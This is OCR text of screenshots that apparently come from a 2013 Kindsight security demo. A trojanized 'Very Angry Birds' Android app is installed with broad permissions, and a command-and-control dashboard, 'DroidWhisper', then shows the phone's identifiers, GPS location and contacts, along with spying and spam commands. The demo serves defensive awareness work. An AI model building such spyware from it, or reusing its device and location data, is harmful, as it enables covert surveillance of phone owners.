
Download DroidDrop


Discover and download Android applications directly to your device. Learn

C:\Kevin\Kindsight\... | Microsoft PowerPoi... | 0A3BE9780A002017 | Very Angry Birds | D...

4:15 PM


0A3BE9780A002017
Record Explore Open Url
4:15
Downloads
Older
birds1-2.apk
mobiledemo.kindsight.net
Complete 14.58MB 11/12/12
tetris.apk
mobiledemo.kindsight.net
Complete 7.47MB 10/10/12
birds1-3.apk
mobiledemo.kindsight.net
Complete 14.58MB 9/17/12
KindsightSecurityDemo.apk
mobiledemo.kindsight.net
Complete 1.19MB 9/17/12
mouthoff.apk
mobiledemo.kindsight.net
Complete 9.27MB 5/21/12
Home Menu Back Search Call End call
Firefox
DroidWhisper
Very Angry Birds | DriodDrop
mobiledemo.kindsight.net:8080/dashboard/main
Google
Logged in as ksnexus2@gmail.com. Click to logout.
DroidWhisper
Wed Feb 06 2013 16:16:48 GMT-0500 (Eastern Standard Time)
Device: af4322452d552d26
Device: 302220301242571
C:\Kevin\Kindsight\...
Microsoft PowerPoi...
0A3BE9780A002017
DroidWhisper - Moz...
4:16 PM


0A3BE9780A002017
Record Explore Open Url
4:16
Angry Birds
Do you want to install this application?
Allow this application to:
Your location
coarse (network-based) location, fine (GPS) location
Your personal information
read contact data
Network communication
full Internet access
Storage
modify/delete SD card contents
Hardware controls
take pictures and videos
Services that cost you money
send SMS messages
Phone calls
read phone state and identity
Install
Cancel
Home Menu Back Search Call End call
Firefox
DroidWhisper
Very Angry Birds | DriodDrop
mobiledemo.kindsight.net:8080/dashboard/main
Google
Logged in as ksnexus2@gmail.com. Click to logout.
DroidWhisper
Wed Feb 06 2013 16:17:48 GMT-0500 (Eastern Standard Time)
Device: af4322452d552d26
Device: 302220301242571
C:\Kevin\Kindsight\...
Microsoft PowerPoi...
0A3BE9780A002017
DroidWhisper - Moz...
4:17 PM


0A3BE9780A002017
Record Explore Open Url
4:18
Angry Birds
Installing...
Home Menu Back Search Call End call
Firefox
DroidWhisper
Very Angry Birds | DriodDrop
mobiledemo.kindsight.net:8080/dashboard/main
Google
Logged in as ksnexus2@gmail.com. Click to logout.
DroidWhisper
Wed Feb 06 2013 16:19:17 GMT-0500 (Eastern Standard Time)
Device: af4322452d552d26
Device: 302220301242571
C:\Kevin\Kindsight\...
Microsoft PowerPoi...
0A3BE9780A002017
DroidWhisper - Moz...
4:19 PM

0A3BE9780A002017

Record Explore Open Url

Home Menu Back Search Call End call

Firefox

DroidWhisper | Very Angry Birds | DriodDrop

mobiledemo.kindsight.net:8080/dashboard/main

Google

Logged in as ksnexus2@gmail.com. Click to logout.

DroidWhisper

Wed Feb 06 2013 16:20:13 GMT-0500 (Eastern Standard Time)


Device: af4322452d552d26

Device: 302220301242571

Device: 3100046502210325


C:\Kevin\Kindsight\... | Microsoft PowerPoi... | 0A3BE9780A002017 | DroidWhisper - Moz...

4:20 PM


0A3BE9780A002017
Record Explore Open Url
4:21
Kindsight
Downloads
Voicemail
Gmail
Browser
Market
Home Menu Back Search Call End call
Firefox
DroidWhisper
Very Angry Birds | DriodDrop
mobiledemo.kindsight.net:8080/dashboard/main
Google
Device: 3100046502210325
Shutdown | Update | Toast | SMS Spam | Email Spam | Locate | Peep | Delete
Pending Command: [Clear]
Last Update: 2013-02-06T21:21:26.204Z
Owner:
Phone Number:
Phone Type: CDMA
Network Type: EVDO A
Device ID (MEID/IMEI): A000002C69E147
Mobile Subscriber ID (IMSI): 3100046502210325
Network Country Code: ca
Network Operator: Roaming
Network Operator MCC & MNC: 00000
SIM State: Ready
SIM Country Code: us
SIM Operator: Verizon
Software version: 0
Location: 45.34859581666666 -75.91883948333333 0.0 45.0
Contacts
Name:
Phones:
Emails:
Name:
Phones:
Emails: []
Name:
Phones:
Emails: []
C:\Kevin\Kindsight\...
Microsoft PowerPoi...
0A3BE9780A002017
DroidWhisper - Moz...
4:22 PM

0A3BE9780A002017

Record Explore Open Url



Home Menu Back Search Call End call

Firefox

DroidWhisper | Very Angry Birds | DriodDrop

mobiledemo.kindsight.net:8080/dashboard/main

Google

Device: 3100046502210325

Shutdown | Update | Toast | SMS Spam | Email Spam | Locate | Peep | Delete
Pending Command: [Clear]

Last Update: 2013-02-06T21:24:06.160Z
Owner: [redacted]
Phone Number: [redacted]
Phone Type: CDMA
Network Type: EVDO A
Device ID (MEID/IMEI): A000002C69E147
Mobile Subscriber ID (IMSI): 3100046502210325
Network Country Code: ca
Network Operator: Roaming
Network Operator MCC & MNC: 00000
SIM State: Ready
SIM Country Code: us
SIM Operator: Verizon
Software version: 0
Location: 45.3485647 -75.91890152857142 0.0 45.0

Contacts

Name: [redacted]
Phones: [redacted]
Emails: [redacted]


Name: [redacted]
Phones: [redacted]
Emails: []

Name: [redacted]
Phones: [redacted]
Emails: []

C:\Kevin\Kindsight\... | Microsoft PowerPoi... | 0A3BE9780A002017 | DroidWhisper - Moz... | 4:25 PM

0A3BE9780A002017

Record Explore Open Url



Home Menu Back Search Call End call

Firefox

DroidWhisper | Very Angry Birds | DriodDrop

mobiledemo.kindsight.net:8080/dashboard/main

Google

Device: 3100046502210325

Shutdown | Update | Toast | SMS Spam | Email Spam | Locate | Peep | Delete
Pending Command: [Clear]

Last Update: 2013-02-06T21:27:36.143Z
Owner:
Phone Number:
Phone Type: CDMA
Network Type: EVDO A
Device ID (MEID/IMEI): A000002C69E147
Mobile Subscriber ID (IMSI): 3100046502210325
Network Country Code: ca
Network Operator: Roaming
Network Operator MCC & MNC: 00000
SIM State: Ready
SIM Country Code: us
SIM Operator: Verizon
Software version: 0
Location: 45.3485647 -75.91890152857142 0.0 45.0

Contacts

Name:
Phones:
Emails:

Name:
Phones:
Emails: []

Name:
Phones:
Emails: []

C:\Kevin\Kindsight\... | Microsoft PowerPoi... | 0A3BE9780A002017 | DroidWhisper - Moz... | 4:28 PM

